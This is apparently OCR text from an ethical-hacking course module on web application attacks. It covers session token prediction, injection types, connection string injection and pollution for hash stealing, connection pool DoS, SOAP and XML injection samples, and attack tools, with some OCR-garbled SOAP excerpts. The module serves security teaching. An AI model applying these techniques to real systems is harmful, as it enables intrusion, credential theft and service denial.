
When hex-encoding of an ASCII string **user=jason;app=admin;date=23/11/2017**, you can predict another session token by just changing date and use it for another transaction with server

Session Token Prediction

- Obtain valid session tokens by **sniffing the traffic or legitimately logging into application** and analyzing it for encoding (hex-encoding, Base64) or any pattern
- If any meaning can be **reverse engineered** from the sample of session tokens, then attempt to guess the tokens recently issued to other application users
- Make a large number of requests with the **predicted tokens** to a session-dependent page to determine a valid session token

Attacking Session Tokens Handling Mechanism: Session Token Sniffing

- Sniff the application traffic using a sniffing tool such as **Wireshark** or an intercepting proxy such as **Burp**
- If HTTP cookies are being used as the transmission mechanism for session tokens and the secure flag is not set, then try to **replay the cookie** to gain unauthorized access to application
- Use **session cookies** to perform session hijacking, session replay, and Man-in-the-Middle attacks



https://www.wireshark.org

Perform Injection/Input Validation Attacks

- Supply **crafted malicious input** that is syntactically correct according to the interpreted language being used in order to break **application's normal intended**

Web Scripts Injection

If user input is used into dynamically executed code, enter crafted input that breaks the intended data context and executes commands on the server

OS Commands Injection

Exploit operating systems by entering malicious codes in input fields if applications utilize user input in a system-level command

SMTP Injection

Inject arbitrary STMP commands into application and SMTP server conversation to generate large volumes of spam email

SQL Injection

Enter a series of malicious SQL queries into input fields to directly manipulate the database

LDAP Injection

Take advantage of non-validated web application input vulnerabilities to pass LDAP filters to obtain direct access to databases

XPath Injection

Enter malicious strings in input fields in order to manipulate the XPath query so that it interferes with the application's logic

Buffer Overflow

Injects large amount of bogus data beyond the capacity of the input field

Canonicalization


Manipulate variables that reference files with "dot-dot-slash (../)" to access restricted directories in the application

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 15: SQL Injection

Attack Application Logic Flaws

- Most of the application flaws arise due to the **negligence and false assumptions** of the web developers
- Completely examines the web applications to **identify the logic flaws** and exploit
- Use tools like **Burp suite** to **manipulate the requests to the web applications**

Retail Web Application Logic Flaw Exploitation Scenario



Attack Database Connectivity

- Database connection strings are used to **connect applications to database engines**
- Example of a **common connection string** used to connect to a Microsoft SQL Server database:

```
"Data Source=Server, Port; Network Library=DBMSSOCN; Initial Catalog=DataBase; User ID=Username; Password=pwd;"
```

- Database connectivity attacks exploit the way **applications connect** to the database instead of abusing database queries

Data Connectivity Attacks

01 Connection String Injection

02 Connection String Parameter Pollution (CSPP) Attacks

03 Connection Pool DoS

Connection String Injection

- In a delegated authentication environment, **inject parameters in a connection string** by appending them with the **semicolon (;)** character
- A connection string injection attack can occur when a **dynamic string concatenation** is used to build connection strings based on user input

Before Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd;"
```

After Injection

```
"Data Source=Server,Port; Network Library=DBMSSOCN; Initial Catalog=DataBase;
User ID=Username; Password=pwd; Encryption=off"
```

When the connection string is populated, the *Encryption* value will be added to the previously configured set of parameters

Connection String Parameter Pollution (CSPP) Attacks

- Try to **overwrite parameter values** in the connection string to steal user IDs and to hijack web credentials

Hash Stealing

- Replace the value of **Data Source parameter** with that of a Rogue Microsoft SQL Server connected to the Internet running a sniffer
- `Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Rogue Server; Password=; Integrated Security=true;`
- Sniff **Windows credentials** (password hashes) when the application tries to connect to *Rogue_Server* with the Windows credentials it's running on

Port Scanning

- Try to connect to different **ports** by changing the value and seeing the error messages obtained
- `Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port=443; Password=; Integrated Security=true;`

Hijacking Web Credentials

- Try to connect to the database by using the **Web Application System** account instead of a user-provided set of credentials
- `Data source = SQL2005; initial catalog = db1; integrated security=no; user id=;Data Source=Target Server, Target Port; Password=; Integrated Security=true;`

Connection Pool DoS

Examine the **connection pooling settings** of the application, construct a large malicious SQL query, and run multiple queries simultaneously to consume all connections in the **connection pool**, causing database queries to fail for **legitimate users**

Example:

By default in ASP.NET, the maximum allowed connections in the pool is **100** and timeout is **30** seconds

Thus, run **100** multiple queries with **30+** seconds execution time within **30** seconds to cause a **connection pool DoS** so that no one else would be able to use the database-related parts of the application


Attack Web App Client

- Interact with the **server-side applications** in unexpected ways in order to perform malicious actions against the end users and **access unauthorized data**

Cross-Site Scripting		Redirection Attacks
HTTP Header Injection		Frame Injection
Request Forgery Attack		Session Fixation
Privacy Attacks		ActiveX Attacks

Attack Web Services

- Web services work atop the legacy web applications, and any attack on web service will immediately expose an underlying **application's business and logic vulnerabilities** for various attacks



Web Services Probing Attacks

- In the first step, **trap the WSDL document** from web service traffic and analyze it to determine the purpose of the application, functional break down, entry points, and message types
- **Create a set of valid requests** by selecting a set of operations, and formulating the request messages according to the rules of the XML Schema that can be submitted to the web service
- Use these requests to include malicious contents in **SOAP requests** and analyze errors to gain a deeper understanding of potential security weaknesses

Attacker

Attacker inject arbitrary character (') in the input field


```
<?xml version="l.O- encoding="U TF-S' standalone= '
no' ?>
- <SOAP-ENV: Envelope )(mlns:
SOAPSDK1="http://www.w3.org/2001/ XMLschema'
xmlns: SOAPSDK2="http ://www .w3 .org/200
l/XMLSchem.o- inst.once"
xmlns: SOAPSDK3="http://schemas .xmlso.op
.org/soap/ encoding/' xmlns: SOAPENV=
' http://schemas .xmlsoap .org/soap/ envelope/'>
- <SOAP- ENV:Body>
- <SOAPSDK 4: GetProdLJctInformationByName
xmlns: SOAPSDK4=' http://sfaustlap/ProductInfo/'>
<SOAPSDK4: name>' </SOAPSDK4: name>
<SOAPSDK4: uid>312 - 111 - 8543</SOAPSDK4: uid>
<SOAPSDK4: password> 5648</SOAPSDK4: password>
</SOAPSDK 4: GetProduc t In forma ti 0 n B y Name>
</SOAP-ENV: Body>
</SOAP-ENV: Envelope>
```

Server throws an error

```
<?>o:ml version=" I, O" encoding= "utf-8" ?>
- <soap: Envelope xmlns: soap="http://schemas.xmlsoap.org/soap/ envelope/"
xmlns: xsi="http://www .w3 .org/2001/XMLSchem "- instl'Ince "
xmlns: xsd='http://www .w3 .org/20D I/XMLSchemI'I'>
- <soap: Body>
- <soap:Fault>
<faultcode>soap:Server</faultcode>
<faultstring>System. Web .Services .Protocols .SoapException: Server was unable to process request. --->
system.Data.OleDb.OleDbException: Syntax error (missing operator) in query expression 'productname like '" and providerid = '312 - 111
- 8543''. At system.Data.OleDb.OleDbcommand.ExecuteCommandTextErrorHandling
(Int32 hr) at system.Data.OleDb.OleDbcommand.ExecuteCommandTextForSingleResult
(tagDBPARAMS dbParams, Object& executeResult) at
system.Data.OleDb.OleDbcommand.ExecuteCommandText(Object&executeResult) at System .Data .OleDb .OleDbCommand
.ExecuteCommand (Command Behavior behavior, Object& executeResult) at System .Data .OleDb .OleDbCo mm and. ExecuteRe aderI
ntema I (Command Behavior behavior, String method) at System.Data.OleDb.OleDbcommand.ExecuteReader(CommandBehavior
behavior) at System.Data.OleDb.OleDbcommand.ExecuteReader() at Product Info. ProductDBAccess . Get Product Information(String p
roductName, String uid, String password) at ProductInfo.ProduceInfo.GetProductInformationByName(String name, String uid, String
password) --- End of inner exception stack trace ---</faultstring>
<detail />
</soap: Fault>
</soap : Body>
</soap: Envelope>
```

Web Service Attacks: SOAP Injection

- Inject **malicious query strings** in the user input field to bypass web services authentication mechanisms and **access backend databases**
- This attack works similarly to **SQL Injection attacks**




Server Response

```
<?xml version="1.0" encoding="utf-8' ?>
- <soap: Envelope xmlns: soap=''http://schemas
.xmlsoap.org/soap/envelope/"
xmlns: xsi ='http://www.w3.org/2001/XMLSchema-
instance'
xmlns: xsd='http://www.w3.org/2001/XMLSchema'>
- <soap:Body>
- <GetProductInformationByNameResponse
xmlns="http://certifiedhacker/ProductInfo/">
- <GetProductInformationByNameResult>
<productid> 25 </productid>
<product Name >Painting101</productName >
<productQuantity>3</productQuantity>
<productPrice> 1500</productPrice>
</GetProductInformationByNameResult>
</GetProductInformationByNameResponse>
</soap: Body>
</soap: Envelope>
```

Web Service Attacks: XML Injection

- Inject XML data and tags into user input fields to **manipulate XML schema** or populate XML database **with bogus entries**
- XML injection can be used to **bypass authorization**, escalate privileges, and generate web services DoS attacks



Server Side Code

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<users>
    <user>
        <username>gandalf</username>
        <password>!c3</password>
        <userid>101</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>Mark</username>
        <password>12345</password>
        <userid>102</userid>
        <mail>gandalf@middleearth.com</mail>
    </user>
    <user>
        <username>jason</username>
        <password>attck</password>
        <userid>105</userid>
        <mail>jason@certifiedhacker.com</mail>
    </user>
</users>
```

Creates new user account on the server

Web Services Parsing Attacks

- Parsing attacks exploit vulnerabilities and weaknesses in the processing **capabilities of the XML parser** to create a denial-of-service attack or generate **logical errors in web service request** processing

Recursive Payloads

Attacker queries for web services with a grammatically correct SOAP document that contains **infinite processing loops** resulting in exhaustion of XML parser and CPU resources


Oversize Payloads

Attackers send a payload that is excessively large to **consume all systems resources** rendering web services inaccessible to other legitimate users

Web Service Attack Tools

SoapUI Pro


- SoapUI is a **web service** testing tool which supports **multiple protocols** such as SOAP, REST, HTTP, JMS, AMF, and JDBC
- Attacker can use this tool to carry out **web services probing**, SOAP injection, XML injection, and web services parsing attacks



https://www.soapui.org

XMLSpy

- Altova XMLSpy is the XML **editor and development environment** for modeling, editing, transforming, and debugging **XML-related technologies**



https://www.altova.com


Module Flow

1. Web App Concepts
2. Web App Threats
3. Hacking Methodology
4. Web App Hacking Tools
5. Countermeasures
6. Web App Security Testing Tools
7. Web App Pen Testing

Web Application Hacking Tools

Burp Suite


Burp Suite is an integrated platform for performing security testing of web applications



https://www.portswigger.net

CookieDigger

CookieDigger helps identify weak cookie generation and insecure implementations of session management by web applications




https://www.mcafee.com

Web Application Hacking Tools (Cont'd)

WebScarab

- WebScarab is a framework for analyzing applications that communicate using the HTTP and HTTPS protocols
- It allows the attacker to review and modify requests created by the browser before they are sent to the server, and to review and modify responses returned from the server before they are received by the browser



https://www.owasp.org

Metasploit
https://www.metasploit.com

w3af
http://w3af.org

HTTTrack
http://www.httrack.com

WebCopier
http://www.maximumsoft.com

WPScan
https://wpscan.org

